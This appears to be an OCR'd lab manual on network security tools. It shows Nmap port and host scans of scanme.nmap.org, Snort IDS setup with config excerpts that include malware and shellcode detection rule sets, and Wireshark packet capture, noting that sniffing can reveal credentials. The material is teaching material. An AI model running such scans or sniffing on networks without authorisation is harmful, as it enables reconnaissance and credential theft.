Once Nmap and Npcap is installed on the computer,we can start with port scanning

1.Display the following for ip address 127.0.0.1 or any other ip address

a. Scan open ports (syntax: nmap open ip_address / url)

```
C:\>nmap -open scanme.nmap.org ! more /E
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 10:42 India Standard Time
Failed to resolve "!".
Failed to resolve "more".
Unable to split netmask from target expression: "/E"
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds
```

b. Scan single port (syntax: nmap p 80 ip_address)

Command Prompt

```
C:\>nmap -p 80 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.00013s latency).

PORT   STATE SERVICE
```

Command Prompt

```
C:\>nmap -p 1-200 scanme.nmap.org
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-03 12:08 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
Not shown: 197 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
```

B. Network scanning:


Network scanning is a technique that is used to gather information regarding computing systems by making the use of a computer network. Network scanning is mainly used for security assessment, system maintenance, and also for performing attacks by hackers.

Scanning network using Nmap tool:


Nmap is also used to scan networks. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.

1. **Ping Scan -**It returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands to investigate them further.


2. Host Scan-Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a powerful way of spotting suspicious hosts connected to your network.



3. If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:



4. OS Scan-Apart from the open port enumeration Nmap is quite useful in OS fingerprinting. This scan is very helpful to the penetration tester in order to conclude possible security vulnerabilities and determine the available system calls to set the specific exploit payloads.



C. Intrusion Detection:

Network intrusion represents long-term damage to your network security and the protection of sensitive data.

An Intrusion Detection System (IDS) monitors network traffic for unusual or suspicious activity and sends an alert to the administrator. Detection of strange activity and reporting it to the network administrator is the primary function of IDS. However, some IDS software can take action based on rules when malicious activity is detected, for example blocking certain incoming traffic.

Snort:

Snort is a free open-source network intrusion detection system (NIDS) and intrusion prevention system (IPS). Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.

Snort can be configured in three main modes:

Sniffer Mode: The program will read network packets and display them on the console.

Packet Logger Mode: The program will log packets to the disk.

Network Intrusion Detection System Mode: The program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

Snort requirements (you need these to be able to install Snort on Windows)

Installation packages:

a)Snort: Snort 2_9_12 Installer.exe

b)WinPcap: WinPcap_4_1_3.exe

c)Snort rules: snortrules-snapshot-29120.tar.gz

d)(Optional) Syslog server. SyslogServer-1.2.3-win32.exe

Link to download Snort_2_9_18_1_Installer.x64.exe for Windows Platform: https://www.snort.org/download.

Link to download the rules for snort: https://www.snort.org/download

You can Sign up to snort to get more detailed rules.


Snort needs Npcap or WinPcap. Link to download Npcap 0.9984 for windows platform: https://nmap.org/npcap/dist/

Command : snort -V

```
C:\Windows\System32\cmd.exe - snort  -dev -i 3
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Snort\bin>snort -dev -i 3
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{55CDAC05-042F-45DE-AB1D-A8695F66E002}".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.20-WIN64 GRE (Build 82)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=11156)
```

```
C:\Windows\System32\cmd.exe
Bad Chk Sum:            0 (  0.000%)
    Bad TTL:            0 (  0.000%)
     S5 G 1:            0 (  0.000%)
     S5 G 2:            0 (  0.000%)
      Total:            0
===============================================================================

Memory Statistics for File at:Mon Sep 12 15:50:37 2022

Total buffers allocated:          0
Total buffers freed:              0
Total buffers released:           0
Total file mempool:               0
Total allocated file mempool:     0
Total freed file mempool:         0
Total released file mempool:      0

Heap Statistics of file:
         Total Statistics:
              Memory in use:             0 bytes
               No of allocs:             0
                No of frees:             0
===============================================================================
Snort exiting

C:\Snort\bin>

C:\Snort\bin>D
```

To see a list of interfaces run the following command:
>snort -W




```
 97
 98 # other variables, these should not be modified
 99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users:  You are advised to make this an absolute path,
103 # such as:  c:\snort\rules
104 var RULE_PATH c:\snort\rules
105 var HOME_NET 192.168.1.0/24
106 var SO_RULE_PATH ../so_rules
107 var PREPROC_RULE_PATH ../preproc_rules
108
```

```
40 ##################################################
41 # Step #1: Set the network variables.  For more information, see README.variables
42 ##################################################
43
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET any
46
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET any
49
50 # List of DNS servers on your network
51 ipvar DNS_SERVERS 192.168.1.1
52
53 # List of SMTP servers on your network
54 ipvar SMTP_SERVERS $HOME_NET
55
56 # List of web servers on your network
57 ipvar HTTP_SERVERS $HOME_NET
58
59 # List of sql servers on your network
60 ipvar SQL_SERVERS $HOME_NET
61
62 # List of telnet servers on your network
63 ipvar TELNET_SERVERS $HOME_NET
64
65 # List of ssh servers on your network
66 ipvar SSH_SERVERS $HOME_NET
```

```
##################################################
# Step #4: Configure dynamic loaded libraries.
# For more information, see Snort Manual, Configuring Snort - Dynamic Modules
##################################################

# path to dynamic preprocessor libraries
dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor

# path to base preprocessor engine
dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll

# path to dynamic rules libraries
dynamicdetection directory /usr/local/lib/snort_dynamicrules
```


```
include $RULE_PATH/finger.rules
include $RULE_PATH/ftp.rules
include $RULE_PATH/icmp-info.rules
include $RULE_PATH/icmp.rules
include $RULE_PATH/imap.rules
include $RULE_PATH/indicator-compromise.rules
include $RULE_PATH/indicator-obfuscation.rules
include $RULE_PATH/indicator-shellcode.rules
include $RULE_PATH/info.rules
include $RULE_PATH/malware-backdoor.rules
include $RULE_PATH/malware-cnc.rules
include $RULE_PATH/malware-other.rules
include $RULE_PATH/malware-tools.rules
include $RULE_PATH/misc.rules
include $RULE_PATH/multimedia.rules
```

```
##################################################
# Step #6: Configure output plugins
# For more information, see Snort Manual, Configuring Snort - Output Modules
##################################################

# unified2
# Recommended for most installs
# output unified2: filename merged.log, limit 128, nostamp, mpls_event_types, vlan_event_types

# Additional configuration for specific types of installs
output alert_fast:snort.alerts.id s
# output log_unified2: filename snort.log, limit 128, nostamp

# syslog
# output alert_syslog: LOG_AUTH LOG_ALERT

# pcap
# output log_tcpdump: tcpdump.log

# metadata reference data.  do not modify these lines
include classification.config
include reference.config
```

```

# Reputation preprocessor. For more information see README.reputation
preprocessor reputation: \
    memcap 500, \
    priority whitelist, \
    nested_ip inner, \
    #whitelist $WHITE_LIST_PATH/white_list.rules, \
    #blacklist $BLACK_LIST_PATH/black_list.rules
```

To start snort in IDS mode, run the following command:

Snort-c c:\snort\etc\snort.conf-l c:\snort\log -i3




```
254
255 ##################################################
256 # Step #5: Configure preprocessors
257 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
258 ##################################################
259
260 # GTP Control Channle Preprocessor. For more information, see README.GTP
261 # preprocessor gtp: ports { 2123 3386 2152 }
262
263 # Inline packet normalization. For more information, see README.normalize
264 # Does nothing in IDS mode
265 #preprocessor normalize_ip4
266 #preprocessor normalize_tcp: ips ecn stream
267 #preprocessor normalize_icmp4
268 #preprocessor normalize_ip6
269 #preprocessor normalize_icmp6
270
```

E. E .**Network Sniffing:**

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. Network Sniffers are programs that capture low-level package data that is transmitted over a network. An attacker can analyze this information to discover valuable information such as user ids and passwords.

Network sniffing is the process of capturing data packets sent over a network. This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files that have been transmitted over a network.

Network sniffing using Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark is used to capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also apply specific filter on network traffic to get more filtered data packets.


Link to download Wireshark 3.4.8 for windows platform:

https://www.wireshark.org/download.html

Wireshark needs Npcap. Link to download Npcap 0.9984 for windows platform:


https://nmap.org/npcap/dist/

1) Wireshark userinterface:




2) Capturing Live Network Data

To capture Live Network Data double click on any of the interface in the welcome screen.




Once you doble click on the inface you will start getting packet detail entering and leaving the network as shown below:




3) Viewing Captured Packets

Double click on any of the packet that you want to view. Another window will open ,showing the details of the selected packet as shown below:




4) Filtering Packets



The red box button “STOP” on the top left side of the window can be clicked to stop the capturing of traffic on the network.

Color Coding

Different packets are seen highlighted in various different colors. This is Wireshark’s way of displaying traffic to help you easily identify the types of it. Default colors are:



